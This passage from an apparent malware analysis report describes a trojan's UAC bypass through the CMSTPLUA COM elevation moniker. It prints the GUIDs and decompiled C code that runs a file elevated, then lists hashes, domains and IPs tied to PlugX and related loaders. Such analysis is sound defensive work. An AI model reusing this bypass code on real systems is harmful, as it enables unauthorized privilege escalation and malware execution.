
The trojan obtains a COM object to implement UAC bypass via privilege elevation (https://github.com/cnsimo/BypassUAC/blob/master/BypassUAC_Dll/dllmain.cpp):

```
Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}

CLSID {3E5FC7F9-9A51-4367-9063-A120244FBEC7} - CMSTPLUA
IID {6EDD6D74-C007-4E75-B76A-E5740995E24C} - ICMLuaUtil
```

It allows Trojan.Uacbypass.21 to run the file that was passed to it as an argument as a legitimate Windows process:



```
HRESULT __cdecl elevate(int file, int param)
{
  HRESULT v2; // esi
  HRESULT result; // eax
  IID iid; // [esp+Ch] [ebp-110h]
  BIND_OPTS pBindOptions; // [esp+1Ch] [ebp-100h]
  __int128 v6; // [esp+2Ch] [ebp-F0h]
  int v7; // [esp+3Ch] [ebp-E0h]
  _DWORD pszName[34]; // [esp+40h] [ebp-DCh]
  _DWORD iid_str[20]; // [esp+C8h] [ebp-54h]
  ICMLuaUtil *ppv; // [esp+118h] [ebp-4h]

  v2 = CoInitializeEx(0, 6u);
  ppv = 0;
  iid_str[9] = '-\05';
  LOWORD(iid_str[2]) = 'D';
  iid_str[0] = '6\0{';
  *(&iid_str[12] + 2) = '4\07\05\0E';
  iid_str[11] = 'A\06';
  LOWORD(iid_str[19]) = '\0';
  iid_str[16] = 'E\05';
  *(&iid_str[6] + 2) = 'E\04\0-\07';
  iid_str[18] = '}\0C';
  *(&iid_str[2] + 2) = '4\07\0D\06';
  iid_str[10] = '7\0B';
  *(&iid_str[14] + 2) = '9\00';
  iid_str[17] = '4\02';
  *(&iid_str[4] + 2) = '0\00\0C\0-';
  iid_str[1] = 'D\0E';
  HIWORD(iid_str[15]) = '9';
  HIWORD(iid_str[8]) = '7';
  LOWORD(iid_str[12]) = '-';
  IIDFromString(iid_str, &iid);
  v7 = 0;
  pBindOptions = 0i64;
  v6 = 0i64;
  if ( v2 >= 0 )
  {
    LOWORD(pszName[21]) = '-';
    LOWORD(pszName[24]) = '9';
    LOWORD(pszName[16]) = 'F';
    pBindOptions.cbStruct = 36;
    DWORD1(v6) = 4;
    *(&pszName[29] + 2) = 'E\0B\0F\04';
    HIWORD(pszName[27]) = '2';
    LOWORD(pszName[11]) = 'r';
    HIWORD(pszName[22]) = '6';
    HIWORD(pszName[31]) = 'C';
    HIWORD(pszName[14]) = '3';
    LOWORD(pszName[0]) = 'E';
    LOWORD(pszName[33]) = 0;
```



```
    pszName[6] = 'i\0m';
    pszName[5] = 'd\0A';
    pszName[32] = '}\07';
    *(&pszName[21] + 2) = '3\04';
    pszName[15] = '5\0E';
    pszName[9] = 'a\0r';
    *(&pszName[16] + 2) = '9\0F\07\0C';
    *(pszName + 2) = 'a\0v\0e\0l';
    *(&pszName[11] + 2) = 'w\0e\0n\0!';
    *(&pszName[26] + 2) = '1\0A';
    pszName[28] = '2\00';
    pszName[20] = '1\05';
    pszName[19] = 'A\09';
    HIWORD(pszName[4]) = ':';
    *(&pszName[24] + 2) = '-\03\06\00';
    pszName[8] = 't\0s';
    *(&pszName[13] + 2) = '{\0:';
    LOWORD(pszName[29]) = '4';
    pszName[23] = '-\07';
    pszName[7] = 'i\0n';
    pszName[10] = 'o\0t';
    *(&pszName[2] + 2) = 'n\0o\0i\0t';
    HIWORD(pszName[18]) = '-';
    result = CoGetObject(pszName, &pBindOptions, &iid, &ppv);
    if ( result )
      return result;
    v2 = (ppv->lpVtbl->ShellExec)(ppv, file, param, 0, 0, 0);
    if ( ppv )
      (ppv->lpVtbl->Release)(ppv);
  }
  return v2;
}
```

Appendix. Indicators of Compromise

SHA1 hashes

Trojan.Loader.889

f783fc5d3fc3f923c2b99ef3a15a38a015e2735a: McUiCfg.dll

Trojan.Loader.890

65f64cc7aaff29d4e62520afa83b621465a79823: SRVCON.OCX

8b9e60735344f91146627213bd13c967c975a783: CLNTCON.OCX

84d5f015d8b095d24738e45d2e541989e6221786: sti.dll

3d8a3fcfa2584c8b598836efb08e0c749d4c4aab: iviewers.dll

Trojan.Loader.891

595b5a7f25834df7a4af757a6f1c2838eea09f7b: McUiCfg.dll

Trojan.Loader.893

46e999d88b76cae484455e568c2d39ad7c99e79f: McUiCfg.dll

Trojan.Loader.894

b1041acbe71d46891381f3834c387049cbbb0806: iviewers.dll

Trojan.Loader.895

635e3cf8fc165a3595bb9e25030875f94affe40f: McUiCfg.dll

Trojan.Loader.896

ff82dcadb969307f93d73bbed1b1f46233da762f: TmDbgLog.dll

Trojan.Loader.898

429357f91dfa514380f06ca014d3801e3175894d: CLNTCON.OCX

Trojan.Loader.899

cc5bce8c91331f198bb080d364aed1d3301bfb0c: LDVPTASK.OCX

BackDoor.PlugX.93

a8bff99e1ea76d3de660ffdbd78ad04f81a8c659: CLNTCON.OCX

BackDoor.PlugX.94

5a171b55b644188d81218d3f469cf0500f966bac

BackDoor.PlugX.95

b3ecb0ac5bebc87a3e31adc82fb6b8cc4fb66d63: netcfg.dll

BackDoor.PlugX.96

a3347d3dc5e7c3502d3832ce3a7dd0fc72e6ea49

BackDoor.PlugX.97

36624dc9cd88540c67826d10b34bf09f46809da7

BackDoor.PlugX.100

16728655e5e91a46b16c3fe126d4d18054a570a1

BackDoor.Whitebird.30

abfd737b14413a7c6a21c8757aeb6e151701626a
a5829ed81f59bebf35ffde10928c4bc54cadc93b

Trojan.Siggen12.35113

4f0ea31a363cfe0d2bbb4a0b4c5d558a87d8683e: rapi.dll

Trojan.Uacbypass.21

20ad53e4bc4826dadb0da7d6fb86dd38f1d13255

Program.RemoteAdmin.877

23873bf2670cf64c2440058130548d4e4da412dd: AkavMiqo.exe

Tool.Frp

a6e9f5d8295d67ff0a5608bb45b8ba45a671d84c: firefox.exe

39c5459c920e7c0a325e053116713bfd8bc5ddaf: firefox.exe

Network indicators

Domains

webmail.surfanny.com

www.sultris.com

mail.sultris.com

pop3.wordmoss.com

zmail.wordmoss.com

youtubemail.club

clark.l8t.net

blog.globnewsline.com

mail.globnewsline.com

IPs

45.144.242.216

45.147.228.131

46.105.227.110

5.183.178.181

5.188.228.53

103.30.17.44

103.93.252.150

103.230.15.41

103.251.94.93

104.233.163.136

159.65.157.100

180.149.241.88

185.105.1.226

192.236.177.250

209.250.241.35